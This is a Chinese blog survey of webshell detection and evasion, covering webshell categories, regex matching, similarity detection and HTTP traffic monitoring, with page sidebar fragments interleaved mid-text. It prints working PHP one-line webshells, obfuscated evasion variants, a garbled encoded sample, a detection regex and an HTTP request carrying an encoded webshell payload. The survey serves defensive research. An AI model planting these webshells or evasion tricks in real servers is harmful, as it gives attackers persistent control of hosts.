Han Zheng, Practitioners and Theoretical Researcher, Now working in Alibaba Cloud Corp, China

Welcome to contact me. Wechat：LittleHann，My email, 306211321@qq.com，
Job mail：zhenghan.zh@alibaba-inc.com，Job Description：
aHR0cHM6Ly9qb2IuYWxpYmFiYS5jb20vemhhb3Bpbi9wb3NpdGlvbl9kZXRhaWwuaHRtP3RyYWNlPXFyY29kZV9zaGFyZSZwb3NpdGlvbkNvZGU9R1A2MD

昵称： 郑瀚Andrew.Hann
园龄： 8年5个月
粉丝： 1033
关注： 5
+加关注

< 2021年10月 >

日	一	二	三	四	五	六
26	27	28	29	30	1	2
3	4	5	6	7	8	9
10	11	12	13	14	15	16
17	18	19	20	21	22	23
24	25	26	27	28	29	30
31	1	2	3	4	5	6

搜索
找找看
谷歌搜索

最新随笔
1.《论美国的民主》笔记
2.《旧制度与大革命》笔记
3.《独自打保龄球 -- 那该怎么办》笔记
4.《独自打保龄球 -- 那会怎么样》笔记
5.《独自打保龄球 -- 为什么》笔记
6.《独自打保龄球 -- 公民参与与社会资本的变化趋势》笔记
7.《战争论 -- 战争计划》笔记
8.《战争论 -- 防御》笔记
9.《战争论 -- 论战争理论》笔记
10.《战争论 -- 论战争的性质》笔记

积分与排名
积分 - 884723
排名 - 315

随笔分类 (999)
Android逆向(1)
C/C++(31)
CMS漏洞分析(156)

Webshell研究综述：检测与对抗技术的动态博弈进展

阅读目录(Content)

回到顶部(go to top)

1. 引言

随着Web技术的不断更新，Web应用能够提供的交互功能越来越强大，丰富的功能扩大了网络攻击面，使得个人、企业甚至是国家的敏感信息暴露在风险中。

而在网络攻击链中，Webshell作为一种可以进行文件操作和命令执行的恶意程序，被大量攻击者用于控制Web服务主机[1]。

攻击者为了最大化挖掘0Day/Nday漏洞的价值，往往会在实现入侵后，在网站留下Webshell文件，作为后续持久化访问的载体工具，一遍进一步扩大渗透入侵的成果。

根据国家互联网应急中心发布的《2019年中国互联网网络安全报告》指出，2019年，网站安全依然是互联网安全的重点关注对象。2019年共监测到我国境内外约4.5万个IP地址对我国境内约8.5万个网站植入后门，我国境内被植入后门的网站数量较2018年增长超过2.59倍。其中，约有4万个境外IP地址（占全部IP地址总数的90.9%）对我国境内约8万个网站植入后门，位于美国的IP地址最多，占境外IP[2]。

作为黑客的常用工具，Webshell可以用于非法访问网站资源，甚至用于控制具有Web功能的关键设施，严重威胁着国家网络空间安全[3]。

回到顶部(go to top)

2. Webshell的定义以及攻击原理

2.1 定义

Webshell本质上是一种基于Web编程语言特性编写的一类可执行Web脚本代码。一般来说，Web脚本代码用于向用户提供网站访问服务、数据呈现等任务。区别于正常Web文件，攻击者会精心构造脚本代码，使其具备持续入侵网站的目的。当攻击者攻陷Web应用程序后，使用这样的恶意脚本来持久化访问权限或者提升访问权限[4]。

对于攻击者来说，实现漏洞利用最大化的手段之一就是获得网站的持续访问权限，而不仅仅是单次的攻击能够达成什么样的目的。所以往往由攻击者利用远程漏洞攻陷Web应用后，会向失陷主机植入一类可以持续接受攻击者指令并以某种方式执行回显的恶意代码。

一个典型的Webshell脚本通常包含一个脚本语言类型声明，执行用户代码的指令以及用户需要执行的代码。主流的脚本语言类型包括PHP、ASP、ASP.NET、JSP等，如图1所示，展示了攻击者向漏洞应用添加恶意后门并持续执行指令的过程。



图1

Webshell以代码展现形式以及代码功能分类可以分为六类。

（1）非编码Webshell，恶意源代码直接写在单个普通文件中，可以直接阅读的Webshell形式。例如图2.

```
<?php
    eval($_POST[1])
?>
```

图2

（2）编码Webshell，源代码经过加密、编码处理后存储于单个文件之中，无法直接人工辨认，需要经过正确的解码处理，通常是编码的逆过程。常见的编码方式为base64、hex二进制编码、xor异或编码，常见的加密方式为对称加密、非对称加密。攻击者通常会使用这类编码、加密后门的方式来进行检测逃逸。

典型的加密前后文件对比如图3,4所示.

```
<?php
    eval($_POST[1])
?>
```

图3，加密前文件

<?php /* PHP Encode by https://Www.PHPJiaMi.com/ */error_reporting(0);ini_set("display_errors", 0);if(!defined('emjmnuja')){define('emjmnuja',__FILE__);if(!function_exists("Å–Éµ†¯ ")){function Ê–Ò¤¡tù($,æ£Âè¡–¾À){global$„ÕâÉÔô” ¤,$Ì õëðÿ¤Ú¼ï,$›ó–
†¤ëßá,$° ‘¦è‡ç ‹ ‘,Ş§¼¨Ð‰¬ƒ ,$ úÆû ú,$Â’ ·šÞÒÍÑ¹ãÃ,$fÒé¢äöÂ‹,$-
ðþÉ×È¹Ÿ,$¼ÎÇ “™‰Ë,ß,$Áç¯éÒµÑ‰,$ ý·µ¾×ö ö,$›ßøäé„,$žˆÂ¶ ÎØ,$Æ²ÌÀ§ ‘Žè” ÿ,$fÎÈßø„ÊÀ¿¯ä;$Ô†ûž„¤=$…
±–Ð™ ÙèÂ=$›ßÂ ïÂ=$¹œÃ‹º¦œŸò=$²Ž»µ öµçúµ¤=$ ß¾ç¹ÁÒ=$
¿óú©Ê,Ù=$½òÃ±žéæ=$ŽÊÇÙÉ±=$šµË«²¾Å¼»³=$›)Ð÷ö Ò=$•ø†Ìâº–=$Êô³Ÿ½=$ «š›Ì‡=$
¡çäïŽùþÓ=' ãÈüð÷¶Ð';$” ŸïׯÉ«ú¯–™=$Ô†ûž„¤('E1ðAÂEZTQØE5CFBZUA==');$ª¨ïßØÙï ÊÈ=$Ô†ûž„¤('B11V');$
£ Â” ñŸ=$Ô†ûž„¤('AFDZ');$” §ÖðÁò«½=$Ô†ûž„¤('DØ1TRVâGW1UD');$»º¶¥ Õ¹ä=$Ô†ûž„¤('UÎQABî==');$–
©žê³,=$Ô†ûž„¤('AÖZXVA==');$…‹‚‰Ö›Å£–=$Ô†ûž„¤('AÖZXQQ==');$„” ç,²Ô„£=$Ô†ûž„¤
('K2BÖZ2à6lWæò');$ÃÆÖ É¬=$Ô†ûž„¤('MHFÒYXBÏÄXÖÒlÚM=');$Å¹Ê¯ƒþ=$Ô†ûž„¤
('MXF9ÊGF3ÄXÖÒlÚM=');$” Ÿï×É«ú¯–™()==$£ Â” ñŸ?$ª¨ïßØÙï ÊÈ():'';$«ÄÛ±Ù¼µ=$„ÕâÉÓô” ¤
($ úÆû ú($Ô†ûž„¤('BØØÂWØèHWFÖ=')));if(!isset($_SERVER[$„” ç,²Ô„£])&&!isset($_SERVER[$ÃÆÖ
É¬])&&!isset($_SERVER[$Å¹Ê¯ƒþ]))($ª¨ïßØÙï ÊÈ(););$–
©žê³,=$” §ÖðÁò«½(true)*$»º¶¥ Õ¹ä;eval('');if(($” §ÖðÁò«½(true)*$»º¶¥ Õ¹ä-$–©žê³,)>100)
($ª¨ïßØÙï ÊÈ();}eval($Ô†ûž„¤
('CØIYREFAQØÆVTÚ5äÆ3Đ4IWĐæGĐJWWÏĐÊXÖÆJABÎQEQàÊFAAÊTĐZXQA8SV0FÄUĐðNDE4=''));!$Áç¯éÒµÑ
‰($¡çäïŽùþÓ($Ì õêðÿ¤Ú¼ï($«ÄÛ±Ù¼µ,$…±–Ð™ ÙèÂ('TÍAF'),$›ßÂ ïÂ('TÍU='))),$žˆÂ¶ ÎØ($Ì õê-
ðÿ¤Ú¼ï($«ÄÛ±Ù¼µ,$²Ž»µ öµçúµ¤('Uï==',$ ß¾ç¹ÁÒ('TÍAG'))))?$±ôˆþ»Ç¡Š():$‡ƒ¶ùè¼É‰;$Ï„‰ÚÆÍó=$
¿óú©Ê,Ù('TÍUFDÍ==');$ ÍÊ‹Ó‹××=$¼òÃ±žéæ('TÍAG');$ ÍÊ‹Ó‹××=$›ßøäé„(@$ðÞÉ×È¹Ÿ($›)Ð÷ö Ò($Ì õê-
ðÿ¤Ú¼ï($«ÄÛ±Ù¼µ,$Ï„‰ÚÆÍó,$ ÍÊ‹Ó‹××))));return$ ÍÊ‹Ó‹××;}function Â–Éµ†¯ (&$ Ìò¾ûž‡Ö³ï,$°ŽÎõçª ë)
($Ô†ûž„¤=$…±–Ð™ ÙèÂ=$›ßÂ ïÂ=$¹œÃ‹º¦œŸò=$²Ž»µ öµçúµ¤=' ãÈüð÷¶Ð';$,Îè¿¸È Îçú–=$Ô†ûž„¤
('EEBCÂEÈÈRÍØV');$žÆ½ ‘Ç·úß²=$…±–
Ð™ ÙèÂ('EEBCRVBE');$ŸÚåðé¦=$›ßÂ ïÂ('BE5FWVZÈXÔÎUA0JH');$ž ª Á ÁÉ¶è' =$¹œÃ‹º¦œŸò('EEBCXÖVBXØ
ÖVDØRH');$;òø ‘fžØ=$¹œÃ‹º¦œŸò('BÖðAW1àWVï==');$„ôÆÏæ‰ïãµ=$,Îè¿¸È Îçú–
($žÆ½ ‘Ç·úß²($ŸÚåðé¦($ž ª Á ÁÉ¶è' ($²Ž»µ öµçúµ¤
('G+4NêX488QĐêYð7ïÔ9ïTXÔ9PèàÊZMÒàR5QæÊÎGTÈ3ïàPÆÔ8Fï1XS1ÌÆEOâĐðòGĐDÎGKØQ3ÒY8äQĐðÊM8ÜF
J2LC0àBTLÄQ/LNðOOÎŸÄV7Y8OBUZÏXCH7LØGYAÈÖæ/X4È9ÄàJääÄUÂØ3ZÄJSäS3ÊÞAèåÔK6/
ÎÂVEJUÎòSÌïP0L98ê6ÅÒæôLLHWFØBC87RCèÔêÔÜ2KÂ'))))));$µÚ¯õü¬Ÿ=$±òø ‘fžØ(',,$„ôÆÏæ‰-
ïãµ);$ Ìò¾ûž‡Ö³ï=$µÚ¯õü¬Ÿ[$°ŽÎõçª ë];}function âÊüð÷¶Ð($¯Ÿ Ì°,$® “ßµú Ì†±=")
($¶ àþ²ö°¾ÁÖõ='base64_decode';$žˆÂ¶ ÎØ=$¶ àþ²ö°¾ÁÖõ('bWQ1');$Ò™Äµ‡õË½Êƒâ=$žˆÂ¶
ÎØ('ëøøõëó');$ ŠŒÁëÄÌô–
=$¶ àþ²ö°¾ÁÖõ('b3JkˈÞ');$È³ä°à =$¶ àþ²ö°¾ÁÖõ('c3RybGVu');$Š³ä±Ô© ò÷Ñã=$¶ àþ²ö°¾ÁÖõ('Y2hy');$® “ßµú
Ì†±=!$® “ßµú Ì†±?$ ŠŒÁëÄÌô–('´'):$® “ßµú Ì†±;$Ð‰ûÏôèÙƒ¬=$ÑÓÓé°œÈ
Æ;for(;$Ð‰ûÏôèÙƒ¬<$È³ä°à ($¯Ÿ Ì°);$Ð‰ûÏôèÙƒ¬++)$ÂÕËÏÎ»)ˆÏ.=$ ŠŒÁëÄÌô–($¯Ÿ Ì°($Ð‰ûÏôèÙƒ¬))
<$ ŠŒÁëÄÌô–('ö')?(($ ŠŒÁëÄÌô–($¯Ÿ Ì°($Ð‰ûÏôèÙƒ¬))>$® “ßµú Ì†±&&$ ŠŒÁëÄÌô–($¯Ÿ Ì°($Ð‰ûÏôèÙƒ¬))
<$ ŠŒÁëÄÌô–('ö'))?$Š³ä±Ô© ò÷Ñã($ ŠŒÁëÄÌô–($¯Ÿ Ì°($Ð‰ûÏôèÙƒ¬))/2):$¯Ÿ Ì°-
($Ð‰ûÏôèÙƒ¬)):'';$ ÍÊ‹Ó‹××=$¶ àþ²ö°¾ÁÖõ($ÂÕËÏÎ»)ˆÏ);$Ð‰ûÏôèÙƒ¬=$ÑÓÓé°œÈ Æ;$ ŠŒÁëÄÌô–
=$™Å¹‹„¦Åš÷¤=$È³ä°à ($Ò™Äµ‡õË½Êƒâ);for(;$Ð‰ûÏôèÙƒ¬<$È³ä°à ($ ÍÊ‹Ó‹××);$Ð‰ûÏôèÙƒ¬++){$ ŠŒÁëÄÌô–
=$ ŠŒÁëÄÌô–?$ ŠŒÁëÄÌô–:$™Å¹‹„¦Åš÷¤;$ ŠŒÁëÄÌô–-

图4，同一源代码加密后文件

（3）漏洞型Webshell，漏洞型Webshell是由于Web应用程序代码中使用了危险的命令执行函数而产生的，攻击者利用漏洞传递可控变量进入危险函数，就可以发动Webshell攻击。这类问题常见于一些Web应用开源框架中，由于其对外部输入参数处理不当，导致攻击者通过精心构造输入参数，可以实现任意代码执行的目的。

从代码展现形式上说，漏洞型Webshell大多数情况下是多文件Webshell，存在漏洞往往不是某一个单独文件，而是由多个文件共同组成的框架共同构成的某个功能模块存在Webshell利用漏洞。

（4）多文件Webshell，本质上来说，Web文件是由多行脚本代码共同组成的一个可执行文件，通过代码包分解机制，攻击者可以将源代码拆分为多个不同的子文件，每个子文件包含一部分代码逻辑，我们称之为子代码包，然后通过代码包引入机制，在一个新的文件中，将所有子代码包都重新导入并整合在一起发挥原有的功能，如图5所示.



图5

对于图5所示的例子来说，单独看每个子文件a.php和b.php，因为并不包含完整的代码，所以单独看每个子文件，都很难判断是否是恶意Webshell。

（5）内存型Webshell，内存型Webshell是一种区别于文件型Webshell的类型，主要区别在于，内存型Webshell会驻留在操作系统的进程内存中，只要进程持续存在，内存Webshell就会持续存在。典型的内存型Webshell有Webserver过滤器后门、Webserver扩展后门、Webserver路由劫持后门、内核驱动后门

（6）参数依赖型Webshell，参数依赖型Webshell是和逻辑内聚型Webshell相对的一个类型概念。所谓逻辑内聚型Webshell，是指一类代码逻辑都完整包含在文件中，可重入、输出可预期的Webshell代码，如图6所示。

```
<?php

$tokens = token_get_all('<?php system; ?>');
$s = $tokens[1][1];
$s($_GET[1]);
```

情报学(2)
人类进化史(2)
人生智慧(5)
人物传记(2)
认知心理学(11)
日常思考(2)
入侵分析取证(20)
入侵检测(32)
软件工程(3)
商业分析(7)
社会工程学(1)
社会学(7)
社会演进发展理论(2)
社招校招(1)
深度学习(10)
神学(1)
渗透测试(5)
生物学(1)
诗歌鉴赏(19)
市场营销(5)
数据库防火墙(5)
算法优化理论(6)
态势感知(6)
谈判技巧(2)
投资决策理论(5)

随笔档案 (900)
2021年10月(24)
2021年9月(31)
2021年8月(28)
2021年7月(31)
2021年6月(36)
2021年5月(18)
2021年4月(6)
2021年3月(22)
2021年2月(5)
2021年1月(5)

图6

这类样本都有一个共同的特点就是可重入和结果可预期，也就是说不管运行多少次，以什么初始条件开始运行，其运行结果和输出都是相同的。

相对的，参数依赖型Webshell的运行结果和输出，强依赖于外部输入，当外部参数改变时，样本的运行结果和输出也会随之发生改变，如图7所示。

图7

当外部输出参数改变时，参数依赖型Webshell的行为序列和输出结果也会发生很大的改变。

2.2 Webshell在Web入侵检测的组成环节

按照OWASP对Web入侵检测与防御体系的分类标准，Webshell入侵检测属于Insufficient Logging & Monitoring（不足的日志记录和监控）这个环节[5]，如表1所示。

编号	分类说明	攻击类型	危害
A1	注入	SQL注入	高危
		命令注入	高危
		LDAP 注入	高危
		NOSQL 注入	高危
		XPATH 注入	高危
A2	失效的身份认证和会话管理	Cookie 篡改	低危
		后台爆破	中危
A3	敏感数据泄露	敏感文件下载	高危
		任意文件读取	高危
		数据库慢查询	高危
		文件目录列出	低危
A4	XML 外部实体（XXE）	XXE	中危
A5	失效的访问控制	任意文件上传	高危
		CSRF	中危
		SSRF	高危
		文件包含	高危
A6	安全配置错误	打印敏感日志信息	低危
		Struts OGNL 代码执行	高危
		远程命令执行	高危
A7	跨站脚本（XSS）	反射型 XSS	低危
		存储型 XSS	高危
A8	不安全的反序列化	反序列化用户输入	高危
A9	使用含有已知漏洞的组件	资产弱点识别	低危
A10	不足的日志记录和监控	WebShell 行为	高危

表1

Webshell攻击主要存在于Web攻击中的事后攻击环节，攻击者确认目标系统存在弱点后，通过有效构造攻击载荷获取了向目标应用投递恶意文件以及执行指令的能力。攻击者为了能够进一步攻击系统、保持持久性、篡改、提取或销毁敏

感数据，会向系统植入Webshell恶意代码。

基于Webshell攻击的这个特点，Webshell检测系统在整个Web入侵检测系统中，处于一个特定的环节，如图8所示。



图8

其中HFDS，主要是针对落到磁盘上的Web文件内容进行检测。对Webshell的攻击生命周期来说，HFDS本质上属于事前检测，因此文件被植入磁盘时，Webshell可能还没有被攻击者连接，只有当攻击者真正连接上Webshell后，Webshell攻击才真正开始。

2.3 逃逸攻击原理

Webshell的种类有很多，不同的脚本语言所实现的恶意代码结构也不尽相同。同时，攻击这个概念本身包含了主体和客体两个子概念，首先需要有某种检测方式，然后才有与之对应的攻击方式。总体上来说，每种攻击原理都是相对于某一种具体的检测技术而言的，同时不同攻击原理之间也存在一定的共通性。这里将对检测技术做一个粗粒度的分类，然后介绍目前最新的针对各种检测技术的对抗博弈手段。

2.3.1 针对文本特征子串模式匹配检测技术的攻击博弈

静态检测通过匹配特征码，特征值，危险函数函数来查找已知Webshell。这种方法的优点是对已知的webshell查找准确率高，部署方便。缺点漏报率、误报率高，对未知变种Webshell缺少泛化能力，容易被绕过。

业内和工程界一般采用正则表达式来描述某一种特征码模式，按照状态机理论，一条正则表达式是一个有限状态自动机。以图9所示的正则表达式为例.

```
<\?php.{1,32}(\b(eval|assert)\(.*
(\$_GET|\$_COOKIE|\$_POST|\$_SESSION|\$_REQUEST|\$_FILES|\$_GLOBAL)\[.*\]).{1,12}
```

图9

它对应的状态机表示如图10所示.



图10

同时，对于脚本编程语言来说，它本身是一种非确定有限自动机（NFA，Nondeterministic Finite Automaton）。换句话来说，从一个起始态空字符，到某个终态代码序列之间，可能存在无穷多个等价的代码串集合。

以一个经典Webshell样本为例，它的状态机转换图如图11所示，

2017年12月(1)
2017年11月(2)
2017年10月(4)
2017年9月(3)
2017年8月(5)
2017年7月(2)
2017年6月(6)
2017年5月(10)
2017年4月(15)
2017年3月(7)
2017年2月(12)
2017年1月(5)
2016年12月(7)
2016年11月(5)
2016年10月(9)
2016年9月(15)
2016年8月(25)
2016年7月(18)
2016年6月(18)
2016年5月(30)
2016年4月(9)
2016年3月(8)
2016年2月(18)
2016年1月(9)
2015年12月(12)
2015年11月(9)
2015年10月(14)
2015年9月(13)
2015年8月(11)
2015年7月(18)
2015年6月(16)
2015年5月(40)
2015年4月(21)
2015年3月(16)
2015年2月(5)
2015年1月(8)



图11

因为编程语言的表达式是递归表达的，所以同一个终态代码序列的等价表达，理论上是一个无穷集合。

攻击者可以充分利用编程语言的NFA特性，对攻击样本进行变形，从而实现检测逃逸的面对，图12展示了一些逃逸方式。

```
<?php eval($_POST[1]);

<?php  'e' .' v' .' a' .' l' ($_POST[1]);

<?php
function some_expresion_can_return_e_char() {return 'e'}
some_expresion_can_return_e_char() .' v' .' a' .' l' ($_POST[1]);

<?php
$some_expression_can_return_1_number = 2-1;
eval($_POST[$some_expression_can_return_1_number]);
```

图12

对于静态模式匹配这个检测方法来说，防守方明显处于博弈的被动地位，主要表现为2个方面。

（1）领域知识的攻防博弈，对于攻击者来说，它要做的是在特定编程语言的规范约束下，尽可能多的寻找新的编码方式来实现Webshell功能。只要符合编程语言语法，任何的句法结构和API函数都可能被组合使用。对于防守方来说，就需要能提前知道所有可能的编码方式，或者自动发现处于盲区中的新编码方式，而这往往是非常具有挑战的，防守方往往是处于被动响应的地位。

（2）编程语言本身具备的无穷状态转移集合特性，对于同一种表达方式，可以有理论上无穷多种等价表达方式，因此防守方无法从根本上穷尽覆盖所有可能的模式。

2.3.2 针对基于文本相似度匹配算法进行相似度检测的攻击博弈

文本相似度匹配，本质上来说就是比较两个文本之间的相似性。文本相似度计算方法有2个关键组件，

（1）文本表示模型，决定如何对原始的文本进行向量化表示。

（2）相似度度量方法，决定用何种数学公式计算向量间的距离。

文本表示模型决定如何将Webshell文本，转换为算法可以处理的向量形式。如图13所示。



图13

2014年12月(7)
2014年11月(17)
2014年10月(11)
2014年9月(6)
2014年8月(16)
2014年7月(15)
2014年6月(4)
2014年5月(12)
2014年4月(8)
2014年3月(4)
2014年2月(5)
2014年1月(3)
2013年12月(7)
2013年11月(2)
2013年10月(5)
2013年9月(2)
2013年8月(2)
2013年7月(4)
更多

友情链接
NIPS Thirty-third Conference on Neural Information Processing Systems（12 月 3 日-8）
Asian Conference on Machine Learning (ACML)
IJCAI（7 月 13 日-19）
Association for Computational Learning (ACL)
Industrial Conference on Data Mining ICDM
THE COMPUTER VISION FOUNDATION
中国机器学习及其应用研讨会（周志华教授）
Association for the Advancement of Artificial Intelligence（2 月 2 日-7）
International Conference On Artificial Intelligence（4 月 16 日-17）
World Summit AI（10 月 10 日-11）

相似度度量方法，主要是关于向量距离数值化计算的数学公式，用于决定如何度量两个向量两两之间的距离。用于计算的公式称为向量距离公式，如图14所示

$$d_{12} = \sqrt[p]{\sum_{k=1}^{n} |x_{1k} - x_{2k}|^p}$$

图14

当p等于1，2，∞时，分表表示曼哈顿距离，欧拉距离，Lp距离。如图15所示。



图15

在Webshell相似度检测问题中，文本相似度匹配算法的内涵如下表2所示。

文本表示模型			相似度度量方法
文本特征空间转换	文本切分野粒度	特征空间构建方法	最小编辑距离 欧式距离 预先距离 杰拉德相似度 海明距离
原始文本序列 HTTP通信会话文本 OPCODE调用序列 SYSCALL行为序列	原始字符串 Ngram分词 Word分词 句法分析结果 主题模型	直接数字向量化 TF TF-IDF 句向量 词向量嵌入 LSH局部敏感哈希	

表2

以一句话Webshell为例，如果攻击者仅仅对源代码的局部进行小范围的修改，通过LSH局部敏感哈希算法，针对原始文本进行相似度匹配就可以取得很好的效果，如图16所示。



图16

相似度匹配不仅限于针对Webshell代码文本，而可以是任何文本序列，例如HTTP通信会话文本、OPCODE动态序列文本等。

另外，相似度匹配算法的泛化能力，主要取决于文本表示模型，不同的文本表示模型，其泛化能力是不同的。它们之间的泛化能力对比如表3所示。

文本表示模型	泛化能力

原始文本序列	泛化能力相对最弱，只能提供在原始代码层面的局部修改泛化
HTTP通信会话文本	提供网络通信协议层面的泛化能力
OPCODE调用序列	提供样本行为语义层面的泛化能力，主要针对的样本的行为提供泛化能力
SYSCALL行为序列	和OPCODE调用序列类似，主要区别是SYSCALL更侧重于操作系统底层层面的行为描述

表3

因为不同的文本表示模型之间，往往是彼此正交的关系，这意味着在一种文本表示模型中很难表征的泛化能力，在另一个文本表示模型中可以很容易得到泛化。因此在实际工程实践中，常常是综合使用多种文本表示模型，以此提升整体泛化能力。

总体上来说，基于相似度匹配算法的Webshell检测算法是一种有监督学习算法，检测的效果主要依赖提供的样本集丰富度，它的优势是误报率非常低。但缺点是对未知的变种泛化能力不足，虽然不同的文本表示模型可以提供不同维度的泛化能力，但是相似度匹配无法处理完全未知的变种样本。

攻击者通过模糊测试等手段，寻找不在样本集中的Webshell变种，可以较容易绕过相似度匹配算法。

2.3.3 针对HTTP流量的Webshell检测的攻击博弈

不论是文件型Webshell还是内存型Webshell，Webshell都需要一个运行载体，即Webserver进程。攻击者在植入Webshell后，就可以通过Webserver进程提供的端口服务访问Webshell，通常是执行指令、上传恶意文件、窃取敏感信息等操作。防守方可以通过监控Webserver的HTTP流量日志，在流量层面上监测Webshell的可疑会话通信。一个典型的Webshell通信会话HTTP数据包如图17,18所示。

```
POST /webshell.php HTTP/1.1
Cache-Control: no-cache
X-Forwarded-For: 192.168.0.0
Referer:       192.168.0.0
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Host: 192.168.0.1
Content-Length: 685
Connection: Close

=%40eval%01%28base64_decode%28%24_POST%5Bz0%5D%29%29%3B&z0=QGluaV9zZXQoImRpc3BsYXlfZXJ
yb3JzIiwiMCIpO0BzZXRfdGltZV9saW1pdCgwKTtAc2V0X21hZ2IjX3F1b3Rlc19ydW50aW1lKDApO2VjaG8oIi0%
2BfCIpOzskRD1kaXJuYW1lKCRfU0VSVkVSWyJTQ1JJUFRfRklMRU5BTUUiXSk7aWYoJEQ9PSIiKSREPWRpcm5
hbWUoJF9TRVJWRVJbIlBBVEhfVFJBTlNMQVRFRCJdKTskUj0ieyREfVx0IjtpZihzdWJzdHIoJEQsMCwxKSE9Ii8i
